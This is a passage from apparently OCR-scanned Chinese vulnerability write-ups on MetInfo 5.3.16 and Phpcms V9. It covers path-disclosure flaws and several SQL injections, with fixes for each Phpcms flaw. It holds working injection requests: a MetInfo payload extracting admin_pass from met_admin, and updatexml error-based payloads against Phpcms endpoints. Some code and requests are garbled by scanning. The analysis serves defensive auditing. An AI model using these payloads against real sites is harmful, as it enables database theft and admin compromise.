需要满足 if(\$pseudo_jump!=1)...

需要满足 switch(\$dir_filenames[0]){ case 'index.php':...

需要满足 if(!\$class1&&\$class2&&\$class3)...

不能满足 `if($index=='index')...`

不能满足 `if($lang==$met_index_type)...`

翻译成汉字，大意就是：

`$met_pseudo` 必须为真。`$met_pseudo` 这个变量是指系统是否开启了伪静态，也就是说这个漏洞需要开启伪静态才能够利用。

`$pseudo_jump` 不等于 1。这个条件，只要 `$_SERVER[HTTP_X_REWRITE_URL]` 有值即可满足。

`$dir_filenames[0]` 必须等于 'index.php'，这个变量是可控的。

`class1`、`class2`、`class3` 不能有值。这个条件，只要我访问的是 `index.php`，并且不主动传入这三个参数，即可满足。

`$index` 不能等于 'index'，这个变量也是可控的，传入参数 `index=xxxx` 即可

`$lang` 不能等于 `$met_index_type`

这 6 个条件语句中，2~5 中的变量都可控，1 中的变量只要开启伪静态即可满足，唯独 6 需要单独分析一下。

`$lang` 是我们传入的参数，代表给访客显示的语言是什么。Metinfo 默认安装时，将存在 3 种语言：简体中文 (cn)、英文 (en)、繁体中文 (tc)，而 `$met_index_type` 表示默认语言类型，默认是中文，也就是 `cn`。

而 Metinfo 的配置（包括伪静态相关的配置），是和语言有关系的，不同语言的配置不相同。默认情况下，如果管理员在后台开启伪静态，将只会修改 `lang=cn` 时的配置。

那么，正常情况下，我们传入 `index.php?lang=cn`，将会导致 `if($lang==$met_index_type)...` 这个条件成立，也就没法进入 SQL 注入的语句中；如果我们传入 `index.php?lang=en`，又导致伪静态配置恢复默认，也就是 `$met_pseudo = 0`，导致进不去步骤 1 的 if 语句；如果我们传入一个不存在的 lang，比如 `index.php?lang=xxx`，将会导致报错：No data in the database, please reinstall.

这就比较蛋疼。此时，就需要利用到 Mysql 的一个特性。

0x03. Mysql 大小写特性回顾

Mysql 对于内容的存储方式，有如下两个概念：字符集 (character set) 和 collation (比对方法)。

二者组合成 Mysql 的字符格式，一般来说分为这两类 ：

```
<character set>_<language/other>_<ci/cs>  
<character set>_bin
```

比如，最常用的 utf8_general_ci，就是第一种格式。

我们这里需要关注的就是最后一串：ci、cs、bin，这三个究竟是什么？

ci 其实就是 case insensitive（大小写不敏感）的缩写，cs 是 case sensitive（大小写敏感）的缩写。也就是说，当我们用的字符格式是 utf8_general_ci 时，Mysql 中比对字符串的时候是大小写不敏感的。

bin 指的是比较的时候，按照二进制的方式比较，这种情况下就不存在大小写的问题了。

bin 方式还可以解决有些小语种上的特性，这个就不展开说了。

我们随便找了个数据表，做个小实验：



The screenshot shows a MySQL query window and a results table. The query is:

```
SELECT *  
FROM `wp_users`  
WHERE `user_login` = 'AdmIN'  
LIMIT 0 , 30
```

The results table has columns: ID, user_login, user_pass, and user_nicename. One row is shown:

ID	user_login	user_pass	user_nicename
1	admin	\$P\$Bqr4tiQFTJ8qz36WprhitV5pwXWosW1	admin 离别歌@leavesongs.com

可见上图，虽然我查询的 SQL 语句是 `SELECT * FROM `wp_users` WHERE `user_login` = 'AdmIN'`，但实际上查询出来了用户名是 admin 的用户账户。

0x04. 完成漏洞利用

回到 Metinfo，我们可以利用 0x03 中说到的 Mysql 特点，来绕过 `if($lang==$met_index_type)...的判断。`

我们来看看 Metinfo 是如何获取系统配置的 ：

```
<?php  
/*默认语言*/  
$met_index_type = $db->get_one("SELECT * FROM $met_config WHERE name='met_index_type' and
```

```
lang='metinfo"');  
$met_index_type = $met_index_type['value'];  
$lang=($lang=="")?$met_index_type:$lang;  
$langoks = $db->get_one("SELECT * FROM $met_lang WHERE lang='".$lang"'");  
if(!$langoks)die('No data in the database,please reinstall.');//  
if(!$langoks[useok]&& !$metinfoadminok)okinfo('..404.html');//  
if(count($met_langok)==1)$lang=$met_index_type;  
/*读配置数据*/  
$_M[config][tablepre]=$tablepre;  
$query = "SELECT * FROM $met_config WHERE lang='".$lang' or lang='metinfo"';  
$result = $db->query($query);  
while($list_config= $db->fetch_array($result)){  
    $_M[config][$list_config['name']]=$list_config['value'];  
    if($metinfoadminok)$list_config['value']=str_replace("'", '&#34;', str_replace("'''",  
'$', $list_config['value']));  
    $settings_arr[]=$list_config;  
    if($list_config['columnid']){  
        $settings[$list_config['name'].'_'.$list_config['columnid']]=$list_config['value'];  
    }else{  
        $settings[$list_config['name']]=$list_config['value'];  
    }  
    if($list_config['flashid']){  
        $list_config['value']=explode('|',$list_config['value']);  
        $falshval['type']=$list_config['value'][0];  
        $falshval['x']=$list_config['value'][1];  
        $falshval['y']=$list_config['value'][2];  
        $falshval['imgtype']=$list_config['value'][3];  
        $list_config['mobile_value']=explode('|',$list_config['mobile_value']);  
        $falshval['wap_type']=$list_config['mobile_value'][0];  
        $falshval['wap_y']=$list_config['mobile_value'][1];  
        $met_flasharray[$list_config['flashid']]=$falshval;  
    }  
}  
$_M[lang]=$lang;  
@extract($settings);
```

可见，这里执行了这条SQL语句 `SELECT * FROM $met_config WHERE lang='".$lang' or lang='metinfo'`，然后将结果 extract 到上下文中。



而\$met_config 这个表，格式就是 utf8_general_ci，大小写不敏感。

所以，我只需要传入 index.php?lang=Cn，在执行上述 SQL 语句的时候，不影响 SQL 语句的执行结果；而在进行 if(\$lang==\$met_index_type)...比较的时候，Cn != cn，成功进入 else 语句。

最后，构造下面数据包，注入获取结果：

Request

Raw	Params	Headers	Hex
GET /index.php?lang=Cn&index=0000 HTTP/1.1			
Host: www.wint.cn			
Accept: */*			
Accept-Language: zh			
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)			
Referer: http://www.wint.cn/index.php			
Content-Length: 0			

Raw

```
GET /index.php?lang=Cn&index=0000 HTTP/1.1
Host: www.wint.cn
Accept: /*
Accept-Language: zh
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Referer: http://www.wint.cn/index.php
Content-Length: 0
```

2,3,admin_pass,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,9 from met_admin table limit 1#&index.php

Response

Raw	Headers	Hex	HTML	Render
HTTP/1.1 200 Internal Server Error				
Date: 07-Aug-2017 12:01:07 GMT				
Server: Apache/2.4.13 (Win32) OpenSSL/1.0.23 PHP/5.5.38				
X-Powered-By: PHP/5.5.38				
Set-Cookie: peckn=1; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; httponly				
Location: http://www.wint.cn/metinfo/index-21232f297a57a243994a0e4a801fd3-cn.html?lang=cn&in				
Content-Type: text/html; charset=UTF-8				
Content-Length: 20159				

```
<!DOCTYPE HTML>
<html>
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0" />
<meta name="generator" content="MetInfo 5.3.16" />
<meta name="keywords" content="网站关键词" />
<meta name="renderer" content="webkit" />
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
<meta content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0" name="viewport" />
<meta name="generator" content="MetInfo 5.3.16" />
<link href="/index.php?lang=Cn&index=0000" rel="shortcut icon" />
<link rel="stylesheet" type="text/css" href="/templates/metinfo/images/css/metinfo.css" />
<!--[if IE]><script src="/public/js/html5.js" type="text/javascript"></script>-->
</head>
<body>
```

离别歌@leavesongs.com

0x05. 漏洞利用条件

主要条件就是，需要管理员开启伪静态：

MetInfo

简体中文 / 营销 / SEO

网站首页

内容

- 发布
- 管理

营销 >

外观 >

应用

- 我的应用
- 应用商店

用户 >

安全 >

设置 >

参数设置 静态页面 站内锚文本 SiteMap

功能设置

伪静态化 开启 关闭
开启后能够简化前台网页URL（网址），并且以html结尾。

开启伪静态化需空间环境配置开启mod_rewrite模块，如没有开启则联系空间商解决。

URL构成方式

首页	index-语言标识.html (如: index-cn.html)
列表页	目录名称/list-静态页面名称或ID-语言标识.html (如: product/list-1-cn.html)
内容页	目录名称/静态页面名称或ID-语言标识.html (如: product/100-cn.html)

伪静态规则 [伪静态规则](#)
部分空间需要手动设置伪静态规则文件

上面是伪静态相关的设置，如果非得URL静态化，伪静态是推荐的做法，甚至可以不用URL静态化，对于发展至今的搜索引擎来说，URL静态化对于还在使用纯静态页面的用户，可以从下面进入设置。
离别歌@leavesongs.com

没有什么其他条件了，无需登录即可触发。


Phpcms V9 从反射型 XSS 到 CSRF 绕过到 Getshell

作者 : todaro

原文地址 : 【阿里云先知】 <https://xianzhi.aliyun.com/forum/read/2029.html>

0x01 测试场景

1. 版本信息截图如下 :



0x02 测试思路

检测者通过投稿的方式或者其他可能的方式递送存在漏洞的链接,一旦后台用户点击,就会自动添加一个新的管理员(该项需要管理员权限,后台其他重要操作等)或者在一定条件下直接 Getshell。接下来分说几个漏洞点,最后进行漏洞复现。

0x03 文件报错

这种类型的洞在 phpcms 中还挺常见的,主要是没有处理好一些包含,单独挖这种洞实际上意义也不大,但是如果要 getshell 的话却缺一不可,简单列举几种类型。

1.1 漏洞文件 :

\phpcms\modules\content\sitemodel_field.php 的 edit 方法中

```
124 require MODEL_PATH.$formtype.DIRECTORY_SEPARATOR.'config.inc.php';
```

因为根本没有初始化\$field_type 的值就进行了包含(前面有个 if 判断,进到逻辑中才进行赋值,否则不赋值)

直接请求  :

```
/index.php?m=content&c=sitemodel_field&a=edit&modelid=&menuid=&pc_hash=xxxxx
```

即可爆路径



① 192.168.99.127/index.php?m=content&c=sitemodel_field&a=edit&modelid=&menuid=&pc_hash=hvTown

```
PHP Fatal error: require() [function.require]: Failed opening required 'C:\www\cms\phpcms_v9.6.3_GBK\phpcms\modules\content\fields\config.inc.php' C:\www\cms\phpcms_v9.6.3_GBK\phpcms\modules\content\sitemodel_field.php on line 125
```

修复方案：

修改\phpcms\modules\content\sitemodel_field.php 第124行为：

```
if(is_file(MODEL_PATH.$formtype DIRECTORY_SEPARATOR.'config.inc.php')) require  
(MODEL_PATH.$formtype DIRECTORY_SEPARATOR.'config.inc.php');
```

```
if(is_file(MODEL_PATH.$formtype DIRECTORY_SEPARATOR.'config.inc.php')) require (MODEL_PATH.$formtype DIRECTORY_SEPARATOR.'config.inc.php');
```

修改前后对比：

① 192.168.99.127/index.php?m=content&c=sitemodel_field&a=edit&modelid=&menuid=&pc_hash=Nv3I4m

```
PHP Fatal error: require() [function.require]: Failed opening required 'C:\www\cms\phpcms_v9.6.3_GBK\phpcms\modules\content\fields\config.inc.php' C:\www\cms\phpcms_v9.6.3_GBK\phpcms\modules\content\sitemodel_field.php on line 125
```

修改后已无法爆路径。

1.2 漏洞文件：

\phpcms\modules\formguide\formguide_field.php

```
298 ① public function public_field_setting() {  
299      $fieldtype = $_GET['fieldtype'];  
300      require MODEL_PATH.$fieldtype DIRECTORY_SEPARATOR.  
           'config.inc.php';
```

变量直接进行包含，可爆路径链接：

/index.php?m=formguide&c=formguide_field&a=public_field_setting

① 192.168.99.127/index.php?m=formguide&c=formguide_field&a=public_field_setting

```
PHP Fatal error: require() [function.require]: Failed opening required 'C:\www\cms\phpcms_v9.6.3_GBK\phpcms\modules\formguide\fields\config.inc.php' C:\www\cms\phpcms_v9.6.3_GBK\phpcms\modules\formguide\formguide_field.php on line 300
```

修复方案：

修改\phpcms\modules\formguide\formguide_field.php 第300行为：

```
if(is_file(MODEL_PATH.$fieldtype DIRECTORY_SEPARATOR.'config.inc.php')) require  
(MODEL_PATH.$fieldtype DIRECTORY_SEPARATOR.'config.inc.php');
```




```
//require MODEL_PATH.$fieldtype DIRECTORY_SEPARATOR.'config.inc.php';
if(is_file(MODEL_PATH.$fieldtype DIRECTORY_SEPARATOR.'config.inc.php')) require (MODEL_PATH.$fieldtype DIRECTORY_SEPARATOR.'config.inc.php');
```

修改前后对比：



```
PHP Fatal error: require() [a href="function.require">function.require]: Failed opening required 'C:\www\cms\phpcms_v9.6.3_GBK\phpcms\modules\formguide\fields C:\www\cms\phpcms_v9.6.3_GBK\phpcms\modules\formguide\formguide_field.php' on line 302
```



1.3 漏洞文件 ：

/caches/configs/system.php

因为没有判断引入关系，导致该文件可以直接被访问，只有正确引用该文件的情况下，文件中的变量才能被正确定义，于是直接访问就会导致变量出现问题，直接爆路径链接地址如图



```
PHP Notice: Use of undefined constant CACHE_PATH - assumed 'CACHE_PATH' in C:\www\cms\phpcms_v9.6.3_GBK\caches\configs\system.php on line 8
PHP Notice: Use of undefined constant PHPCMS_PATH - assumed 'PHPCMS_PATH' in C:\www\cms\phpcms_v9.6.3_GBK\caches\configs\system.php on line 23
```

修复方案：

在/caches/configs/system.php 头部添加 ：


```
defined('IN_PHPCMS') or exit('No permission resources.');
```

```
1  <?php
2  defined('IN_PHPCMS') or exit('No permission resources.');
3  return array(
4  //网站路径
5  'web_path' => '/';
```

修改前后对比图：



```
PHP Notice: Use of undefined constant CACHE_PATH - assumed 'CACHE_PATH' in C:\www\cms\phpcms_v9.6.3_GBK\caches\configs\system.php on line 9
PHP Notice: Use of undefined constant PHPCMS_PATH - assumed 'PHPCMS_PATH' in C:\www\cms\phpcms_v9.6.3_GBK\caches\configs\system.php on line 24
```



修改后已无法爆路径

0x04 后台“鸡肋”注入



Phpcms 默认全局会对传递的\$_GET, \$_POST 等参数值进行 addslashes 转义处理，再加上变量大部分都会被单引号包裹，很多数值参数也是直接 int 处理，所以要找到注入还是比较难的。这次的审计中，前台没有再找到注入（之前 parse_str 函数出过注入），后台倒是找到了一些，不过由于 phpcms 的密码加密方式，单独的后台注入并没有什么作用，但是如果在当前数据库用户有写权限，并且知道路径的情况下，那就可以直接 into outfile 从而 getshell 了。接下来介绍 3 种类型的注入。

4.1 变量没有处理直接进入数据库查询 :

\phpcms\modules\poster\poster.php

在 stat 函数中

```
222 | | | | | $group = " `". $_GET['group'] . "`";
```

第 222 行获取变量\$group 的值，没有加单引号，加了`

```
226 | | | | | $r = $sdb->get_one($where, 'COUNT(*) AS num', '', $group);
```

第 226 行进入 get_one 函数，在该函数中

```
78 | final public function get_one($where = '', $data = '*',
79 | $order = '', $group = '') {
80 |     if (is_array($where)) $where = $this->sqls($where);
81 |     return $this->db->get_one($data, $this->table_name,
|         $where, $order, $group);
| }
```

第 80 行进入 db_mysqli.class.php 的 get_one 函数



```
130  public function get_one($data, $table, $where = '', $order =
131  '' , $group = '') {
132      $where = $where == '' ? '' : ' WHERE ' . $where;
133      $order = $order == '' ? '' : ' ORDER BY ' . $order;
134      $group = $group == '' ? '' : ' GROUP BY ' . $group;
135      $limit = ' LIMIT 1';
136      $field = explode( ' ', $data);
137      array_walk($field, array($this, 'add_special_char'));
138      $data = implode(' ', $field);
139
140      $sql = 'SELECT ' . $data . ' FROM ' . $this->config['database']
141      . ' . ' . $table . ' . ' . $where . $group . $order . $limit;
142      $this->execute($sql);
143      $res = $this->fetch_next();
144      $this->free_result();
      return $res;
}
```

全程都没有对\$group 的值进行过滤处理，于是产生注入，请求地址如下：

```
/index.php?m=poster&c=poster&a=stat&pc_hash=xxxxx&id=1&click=1&group=type`%20ORDER%20BY%20(select
%201=(updatexml(1,concat(0x5e24,(select%20user()),0x5e24),1)))%23
```

数据库执行语句为：

```
SELECT COUNT(*) AS num FROM `phpcmsv9`.`v9_poster_201707` WHERE `pid`='1' AND `siteid`='1' AND `type`='1'
GROUP BY `type` ORDER BY (select 1=(updatexml(1,concat(0x5e24,(select user()),0x5e24),1)))# LIMIT 1
```

← → C ⌂ ① 192.168.99.127/index.php?m=poster&c=poster&a=stat&pc_hash=0rStVI&id=1&click=1&group=type`%20ORDER%20BY%20(select%201=(updatexml(1,concat(0x5e24,(select user()),0x5e24),1)))# LIMIT 1

My SQL Query : SELECT COUNT(*) AS num FROM `phpcmsv9`.`v9_poster_201707` WHERE `pid`='1' AND `siteid`='1' AND `type`='1' GROUP BY `type` ORDER BY (select 1=(updatexml(1,concat(0x5e24,(select user()),0x5e24),1)))# LIMIT 1
My SQL Error : XPATH syntax error: "\$root@localhost"
My SQL Errno : 1105
Message : XPATH syntax error: "\$root@localhost"
Need Help?

这里因为 addslashes 函数的处理，是没办法引入单双引号，所以没办法 into outfile

修复方案：

修改\phpcms\modules\poster\poster.php

第 222,223 行为：

```
if(in_array($_GET['group'],array('username','area','ip','referer','clicktime','type')))
{
    $group = " ".$_GET['group']."";
    $fields = "*", COUNT(".$_GET['group'].") AS num";
    $order = " `num` DESC";
}
else
```

```


{
  $group = " `type`";
  $fields = "* , COUNT(type) AS num";
  $order = " `num` DESC";
}

//如果设置了按地区或者按ip分类
if ($_GET['group']) {
  //如果按地区分类
  //如果按ip分类
  if(in_array($_GET['group'],array('username','area','ip','referer','clicktime','type'))){
    $group = " `.". $_GET['group']. "`";
    $fields = "* , COUNT(`.". $_GET['group']. `) AS num";
    $order = " `num` DESC";
  }
  else{
    $group = " `type`";
    $fields = "* , COUNT(type) AS num";
    $order = " `num` DESC";
  }
}

```

修改前后对比图：

修改前（存在注入）：



修改后（注入失败）：



修改后已无法注入

4.2 数据库查询直接传入数组导致的注入 ：

```
\phpcms\modules\content\sitemodel_field.php
```

在 add 函数中



```
28 if(isset($_POST['dosubmit'])) {
29     $model_cache = getcache('model', 'commons');
30     $modelid = $_POST['info']['modelid'] = intval($_POST['info'][
31         'modelid']);
32     $model_table = $model_cache[$modelid]['tablename'];
33
34     $tablename = $_POST['issystem'] ? $this->db->db_tablepre.
35     $model_table : $this->db->db_tablepre.$model_table.'_data';
36
37     $field = $_POST['info']['field'];
38     $minlength = $_POST['info']['minlength'] ? $_POST['info'][
39         'minlength'] : 0;
40     $maxlength = $_POST['info']['maxlength'] ? $_POST['info'][
41         'maxlength'] : 0;
42     $field_type = $_POST['info']['formtype'];
43
44     require MODEL_PATH.$field_type.DIRECTORY_SEPARATOR.
45         'config.inc.php';
46
47     if(isset($_POST['setting']['fieldtype'])) {
48         $field_type = $_POST['setting']['fieldtype'];
49     }
50     require MODEL_PATH.'add.sql.php';
51     //附加属性值
52     $_POST['info']['setting'] = array2string($_POST['setting']);
53     $_POST['info']['siteid'] = $this->siteid;
54     $_POST['info']['unsetgroupids'] = isset($_POST['unsetgroupids'])
55         ? implode(',', $_POST['unsetgroupids']) : '';
56     $_POST['info']['unsetroleids'] = isset($_POST['unsetroleids']) ?
57         implode(',', $_POST['unsetroleids']) : '';
58     $this->db->insert($_POST['info']);
59     $this->cache_field($modelid);
```

第 51 行直接传入\$_POST['info']数组，也即意味着我们不仅可以控制数组的值，还可以控制键值。

调用\phpcms\libs\classes\model.class.php 的 insert 方法



```
93  /**
94  * 执行添加记录操作
95  * @param $data
96  * 要增加的数据，参数为数组。数组key为字段值，数组值为数据取值
97  * @param $return_insert_id 是否返回新建ID号
98  * @param $replace 是否采用 replace into的方式添加数据
99  * @return boolean
100 */
101 final public function insert($data, $return_insert_id = false,
102 $replace = false) {
103     return $this->db->insert($data, $this->table_name,
104     $return_insert_id, $replace);
105 }
```

调用\phpcms\libs\classes\db_mysqli.class.php 的 insert 方法

```
186 public function insert($data, $table, $return_insert_id = false,
187 $replace = false) {
188     if(!is_array( $data ) || $table == '' || count($data) == 0) {
189         return false;
190     }
191
192     $fielddata = array_keys($data);
193     $valuedata = array_values($data);
194     array_walk($fielddata, array($this, 'add_special_char'));
195     array_walk($valuedata, array($this, 'escape_string'));
196
197     $field = implode (',', $fielddata);
198     $value = implode (',', $valuedata);
199
200     $cmd = $replace ? 'REPLACE INTO' : 'INSERT INTO';
201     $sql = $cmd.' `'.$this->config['database'].'`.`'.$table.'`'.
202     $field.') VALUES ('.$value.')';
203     $return = $this->execute($sql);
204     return $return_insert_id ? $this->insert_id() : $return;
205 }
```

第193行，对数组的键值调用 add_special_char 方法进行处理



```
432  /**
433  * 对字段两边加反引号，以保证数据库安全
434  * @param $value 数组值
435  */
436  public function add_special_char(&$value) {
437  if('*' == $value || false !== strpos($value, '(') || false
438  !== strpos($value, '.') || false !== strpos($value, '')) {
439  //不处理包含* 或者 使用了sql方法...
440  } else {
441  $value = ``.trim($value).``;
442  }
443  if (preg_match("/\b(select|insert|update|delete)\b/i", $value
444  )) {
445  $value = preg_replace(
446  "/\b(select|insert|update|delete)\b/i", '', $value);
```

该函数对值添加`字符作为字段，并且检验是否包含一些特定的关键字，不过用替换为空处理着实不明智。

所以这个函数基本上没有做任何防护处理

第 201 行调用 execute 方法执行最后的数据库操作语句

```
69  /**
70  * 数据库查询执行方法
71  * @param $sql 要执行的sql语句
72  * @return 查询资源句柄
73  */
74  private function execute($sql) {
75  if(!is_object($this->link)) {
76  $this->connect();
77  }
78  $this->lastqueryid = $this->link->query($sql) or $this->halt(
79  $this->link->error, $sql);
80  $this->querycount++;
81  return $this->lastqueryid;
```

综上，我们可以控制\$_POST['info']的键来进行注入

测试过程：

在后台：

> 内容 > 内容相关设置 > 模型管理 >

选择一个模型进行字段管理，然后点击添加字段，填写数据后抓包 ：



POST /index.php?m=content&c=sitemodel_field&a=add HTTP/1.1
Host: 192.168.99.127
Content-Length: 856
Cache-Control: max-age=0
Origin: http://192.168.99.127
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/59.0.3071.115 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
DNT: 1
Referer:
http://192.168.99.127/index.php?m=content&c=sitemodel_field&a=add&modelid=12&menuid=59&pc_hash=hvT
own
Accept-Language: en,zh-CN;q=0.8,zh;q=0.6
Cookie:
Connection: close

info[formtype]=text&issystem=0&info[issystem]=0&info[field]=heiheihei9&info[name]=heiheiheihei&info[tips]=&setting[size]=50&setting[defaultvalue]=&setting[ispassword]=0&info[formattribute]=&info[css]=&info[minlength]=0&info[maxlength]=&info[pattern]=&pattern_select=&info[errortips]=&info[isunique]=0&info[isbase]=1&info[isearch]=0&info[isadd]=1&info[isfulltext]=1&info[isomnipotent]=0&info[isposition]=0&info[modelid]=12&dosubmit=%CC%E1%BD%BB&pc_hash=hvTown&info['test','setting','siteid','unsetgroupids','unsetroleids') VALUES
('text','0','heiheihei3','heiheiheihei' or updatexml(1,concat(0x7e,(version())),0)
or','','','0','','','0','1','0','1','0','0','12','1234','','{\\"size\\":\"50\\",\"defaultvalue\\\":\"\\",\"ispassword\\\":\"0\\\"},1','1','','%23']=1234

在 info 数组中添加一个数据，键为数据库注入语句

LRCV_module=753526d5a7L5CKfvUhgWSKo6i1L590-nt5eFmZERGL1fch4U;
LRCV_att_json=5462TQaV015gfS0177upPvt_H15FvUryP_3bs1qqQzqfFjF2V0Hd1vhY
eP9SKWMr2HKGhl-p1JxvmTCrCjGsdp6H19FdmuwXmBpyiZAnIH_yvZU15F13n4lN1ce6DZqHk
sv_CBFNCzhs59wi-j-d_7Df2nC4iiY0ir19WuADjWvJUSzskNv;
LRCV_admin_username=ea6665W_MO11mcqyA7F3yzt6pUy1MJuK0JNBd0Dkp_eqw;
LRCV_admin_password=3a57cvFV_pQSP0cfj1k02Y4FV3Xqyq1qdEq_p4Q;
LRCV_admin_id=3a57gKXH13LwjmAvs19h3rDf0CFvtmWLS31SCs0;
LRCV_admin_email=3a57oFvFBXv2o0N6Lx15ZK7HGonP2Dt38a34L1SOEECd3tuF6aoSwz
Jziv_LRCV_sys_lang=3a57sKGcwHh7cJkn2ZG-0bh0HAnGHI_731KmikPyaDA;
_rl_test__cookies=1495870284314;
OUTFOX_SEARCH_USER_ID_NCO0=557156942.1857679; style=styles3
Connection: close

info[5Bformtype\$5D=tex&issystem=0&info[5Bissystem\$5D=0&info[5Bfield\$5D=heiheihei10&info[5Bname\$5D=heiheihei&info[5Bips\$5D=&setting[5Bsize\$5D=50&setting[5Bdefaultvalue\$5D=&setting[5Bispassword\$5D=0&info[5Bformattribute\$5D=pattern\$5D=pattern_select=&info[5Berrortips\$5D=&info[5Bisunique\$5D=0&info[5Bisbase\$5D=1&info[5Bisomnipotent\$5D=0&info[5Bisposition\$5D=0&info[5Bmodelid\$5D=12&dosubmit=%CC%E1%BD%BB&pc_hash=hvTown&info[5B'test','setting','siteid','unsetgroupids','unsetroleids') VALUES
('text','0','heiheihei10','heiheiheihei' or
updatexml(1,concat(0x7e,(version())),0)
or','','','0','','','0','1','0','1','0','0','12','1234','','{\\"size\\":\"50\\",\"defaultvalue\\\":\"\\",\"ispassword\\\":\"0\\\"},1','1','','%23']=1234

每查询一次就要修改一次 `info[field]` 的值，否则数据库会爆字段重复错误。这里因为 `addslashes` 函数的处理，是没办法引入单双引号，所以没办法 `into outfile`

修复建议：

指定传入 insert 的键值或者限定\$_POST['info']数组中的键为固定数组中的一个,修改

\phpcms\modules\content\sitemodel_field.php 第 51 行为 [»](#) :

```
$this->db->insert(array('modelid'=>$modelid, 'field'=>$field, 'minlength'=>$minlength, 'maxlength'=>$maxlength, 'formtype'=>$field_type, 'setting'=>$_POST['info']['setting'], 'siteid'=>$_POST['info']['siteid'], 'unsetgroupids'=>$_POST['info']['unsetgroupids'], 'unsetroleids'=>$_POST['info']))
```

或者在第 50 行后添加 `</>` :

```
$fields = array('modelid', 'field', 'minlength', 'maxlength', 'formtype', 'setting', 'siteid', 'unsetgroupids', 'unsetroleids');

foreach ($_POST['info'] as $k=>$value)
{
    if (!in_array($k, $fields))
    {
        unset($_POST['info'][$k]);
    }
}

$fields = array('modelid', 'field', 'minlength', 'maxlength', 'formtype', 'setting', 'siteid', 'unsetgroupids', 'unsetroleids');
foreach ($_POST['info'] as $k=>$value)
{
    if (!in_array($k, $fields))
    {
        unset($_POST['info'][$k]);
    }
}
$this->db->insert($_POST['info']);
```

这里选择后者，便于管理与操作。

修改后对比图：

修改后已无法进行注入。



其他：在 edit 函数中

```
55     $_POST['info']['workname'] = safe_replace($_POST['info'][  
56     'workname']);  
57  
58     $setting[1] = $_POST['checkadmin1'];  
59     $setting[2] = $_POST['checkadmin2'];  
60     $setting[3] = $_POST['checkadmin3'];  
61     $setting[4] = $_POST['checkadmin4'];  
62     $setting['nocheck_users'] = $_POST['nocheck_users'];  
63     $setting = array2string($setting);  
64     $_POST['info']['setting'] = $setting;  
     $this->db->update($_POST['info'],array('workflowid'=>  
     $workflowid));
```

也是同样直接传入\$_POST['info']数组，也即意味着我们不仅可以控制数组的值，还可以控制键值，最后造成 update 型注入，这里不再赘述。修复方法同上。

像\phpcms\modules\content\sitemodel_field.php 文件一样因为直接传入数组查询导致注入的还有以下文件，这里只列举，不再赘述：

\phpcms\modules\content\type_manage.php

add 方法 insert 注入

\phpcms\modules\content\workflow.php

add 方法 insert 注入/edit 方法 update 型注入

\phpcms\modules\formguide\formguide.php

